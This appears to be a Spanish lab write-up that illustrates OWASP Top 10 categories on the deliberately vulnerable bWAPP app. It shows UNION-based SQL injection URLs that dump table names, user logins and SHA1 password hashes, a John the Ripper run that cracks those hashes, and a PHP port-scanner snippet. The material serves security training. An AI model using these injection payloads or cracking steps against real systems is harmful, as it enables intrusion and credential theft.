



Comprendiendo el OWASP Top 10

1 Broken Access Control (A01:2021): Control de acceso roto que permite a los usuarios acceder a recursos no autorizados.

```
mysql> SELECT * FROM users;
+-----+-----+-----+-----+-----+
| id | login | password | activation_code | email |
+-----+-----+-----+-----+-----+
| 1 | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | NULL | bwapp-aim@mailinator.com |
| 2 | bee | 6885858486f31043e5839c735d99457f045affd0 | NULL | bwapp-bee@mailinator.com |
| 3 | geeks | 7c4a8d09ca3762af61e59520943dc26494f8941b | 5fa46c1d9b0821cd7c74c4afad45fb4eb7a03aa2 | geeks@test.com |
+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)
```






```

Database changed
mysql> SELECT * FROM users;
+-----+-----+-----+-----+-----+-----+-----+
| id | login | password | activation_code | email | activated | secret |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | bwapp-aim@mailinator.com | A.I.M. or A |
| 2 | bee | 6885858486f31043e5839c735d99457f045affd0 | bwapp-bee@mailinator.com | Any bugs? |
| 3 | geeks | 7c4a8d09ca3762af61e59520943dc26494f8941b | geeks@test.com | hello geeks |
+-----+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)



```

Cryptographic Failures (A02:2021): Fallos en la criptografía que pueden llevar a la exposición de datos sensibles.





Injection (A03:2021): Inyección de código malicioso a través de entradas no validadas, como SQL Injection.



http://localhost/bwapp/sql_1.php?title=test' UNION SELECT 1, table_name, 3, 4, 5, 6, 7 FROM information_schema.tables WHERE table

bwAPP - SQL Injection

bwAPP
an extremely buggy web app !

Choose your bug
bwAPP v2.0

Set your security level
low Set Current

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
blog	3	5	4	Link
heroes	3	5	4	Link
movies	3	5	4	Link
users	3	5	4	Link
visitors	3	5	4	Link

bwAPP is licensed under [CC BY-NC-SA](#) © 2014 MME BVBA / Follow [@MME_BVBA](#) on Twitter and ask for our cheat sheet containing all solutions! / Need an exclusive [trans](#)

http://localhost/bwapp/sql_1.php?title=test' UNION SELECT 1, column_name, 3, 4, 5, 6, 7 FROM information_schema.columns WHERE

bwAPP - SQL Injection

Search for a movie:

Title	Release	Character	Genre	IMDb
id	3	5	4	Link
login	3	5	4	Link
password	3	5	4	Link
email	3	5	4	Link
secret	3	5	4	Link
activation_code	3	5	4	Link
activated	3	5	4	Link
reset_code	3	5	4	Link
admin	3	5	4	Link
uid	3	5	4	Link
name	3	5	4	Link
pass	3	5	4	Link
mail	3	5	4	Link

http://localhost/bwapp/sql_1.php?title=test' UNION SELECT 1, email, password, 4, 5, 6, 7 FROM users-- &action=search

bwAPP - SQL Injection

bwAPP
an extremely buggy web app !

Choose your bug
bwAPP v2.0

Set your security level
low Set Current



Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome

/ SQL Injection (GET/Search) /


Search for a movie:



Title	Release	Character	Genre	IMDb
bwapp-aim@mailinator.com	6885858486f31043e5839c735d99457f045affd0	5	4	Link
bwapp-bee@mailinator.com	6885858486f31043e5839c735d99457f045affd0	5	4	Link
geeks@test.com	7c4a8d09ca3762af61e59520943dc26494f8941b	5	4	Link

Insecure Design (A04:2021): Deficiencias en el diseño de seguridad de la aplicación que pueden ser explotadas.




Security Misconfiguration (A05:2021): Configuraciones de seguridad incorrectas que pueden ser aprovechadas por atacantes.





Vulnerable and Outdated Components (A06:2021): Uso de componentes vulnerables o desactualizados que presentan riesgos de seguridad.



```
<?php
/*
bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT


Â© 2013 MME BVBA. All rights reserved.
*/

echo "<script>alert(\\\"U 4r3 0wn3d by MME!!!\\");</script>";

if(isset($_REQUEST["ip"]))
{
    //list of port numbers to scan
    $ports = array(21, 22, 23, 25, 53, 80, 110, 1433, 3306);

    $results = array();

    foreach($ports as $port)
    {
        if($pf = @fsockopen($_REQUEST["ip"], $port, $err, $err_string, 1))
        {
            $results[$port] = true;
            fclose($pf);
        }
        else
        {
            $results[$port] = false;
        }
    }
}
```



Identification and Authentication Failures (A07:2021): Fallos en la identificación y autenticación de usuarios que pueden permitir accesos no autorizados.

/ Broken Auth. - Insecure Login Forms

Enter your credentials.

Login:

Password:

bwAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet

Console HTML CSS Script DOM Net

Edit

```

<form method="POST" action="/bwAPP/ba_insecure_login_1.php">
  <p>
    <label for="login">Login: </label>
    <font color="black">tonystark </font>
    <br>
    <input id="login" type="text" size="20" name="login">
  </p>
  <p>
    <label for="password">Password: </label>
    <font color="black">I am Iron Man </font>
    <br>
    <input id="password" type="password" size="20" name="password">
  </p>
</form>

```

Software and Data Integrity Failures (A08:2021): Falta de verificación de la integridad del software y datos, afectando su confiabilidad.

http://localhost/bwAPP/sql_1.php?title=test' UNION SELECT 1, 2, user(), 4, 5, 6, 7-- &action=search

bwAPP - SQL Injection

bwAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	root@localhost	5	4	Link

http://localhost/bWAPP/sqli_1.php?title=test' UNION SELECT 1, 2, 3, login, 5, 6, 7 FROM users-- &action=search

bWAPP - SQL Injection

bWAPP
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	3	5	A.I.M.	Link
2	3	5	bee	Link
2	3	5	geeks	Link

http://localhost/bWAPP/sqli_1.php?title=test' UNION SELECT 1, login, password, 4, 5, 6, 7 FROM users-- &action=search

bWAPP - SQL Injection

bWAPP
an extremely buggy web app !

Choose Set Low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ SQL Injection (GET/Search) /


Search for a movie:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	5	4	Link
bee	6885858486f31043e5839c735d99457f045affd0	5	4	Link
geeks	7c4a8d09ca3762af61e59520943dc26494f8941b	5	4	Link

```
(kali@kali)-[~]
└─$ john --format=raw-sha1 hash.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA1 [SHA1 256/256 AVX2
8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456 (geeks)
Proceeding with incremental:ASCII
bug (A.I.M.)
bug (bee)
3g 0:00:00:00 DONE 3/3 (2026-03-11 17:22) 7.317g/s 598875p/s 598875c/s 1238KC
/s 184..abc
Use the "--show --format=Raw-SHA1" options to display all of the cracked pass
words reliably
Session completed.
```




Security Logging and Monitoring Failures (A09:2021): Insuficiencia en el registro y monitoreo de eventos de seguridad, dificultando la detección de incidentes.



```
bee@bee-box: ~  
File Edit View Terminal Tabs Help  
1.1" 200 3188 "http://192.168.56.11/bWAPP/stylesheets/styleSheet.css" "Mozilla/5  
.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"  
192.168.56.12 - - [11/Mar/2026:17:24:08 +0100] "GET /bWAPP/images/sb_1.jpg HTTP/  
1.1" 200 3200 "http://192.168.56.11/bWAPP/stylesheets/styleSheet.css" "Mozilla/5  
.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"  
192.168.56.12 - - [11/Mar/2026:17:24:08 +0100] "GET /bWAPP/fonts/architectsdaugh  
ter.ttf HTTP/1.1" 200 43380 "http://192.168.56.11/bWAPP/stylesheets/styleSheet.c  
ss" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"  
192.168.56.12 - - [11/Mar/2026:17:24:08 +0100] "GET /bWAPP/images/bg_1.jpg HTTP/  
1.1" 200 123506 "http://192.168.56.11/bWAPP/stylesheets/styleSheet.css" "Mozilla  
/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"  
192.168.56.12 - - [11/Mar/2026:17:24:08 +0100] "GET /bWAPP/images/bg_2.jpg HTTP/  
1.1" 200 376472 "http://192.168.56.11/bWAPP/stylesheets/styleSheet.css" "Mozilla  
/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"  
192.168.56.12 - - [11/Mar/2026:17:26:49 +0100] "POST /bWAPP/portal.php HTTP/1.1"  
302 - "http://192.168.56.11/bWAPP/portal.php" "Mozilla/5.0 (X11; Linux x86_64;  
rv:140.0) Gecko/20100101 Firefox/140.0"  
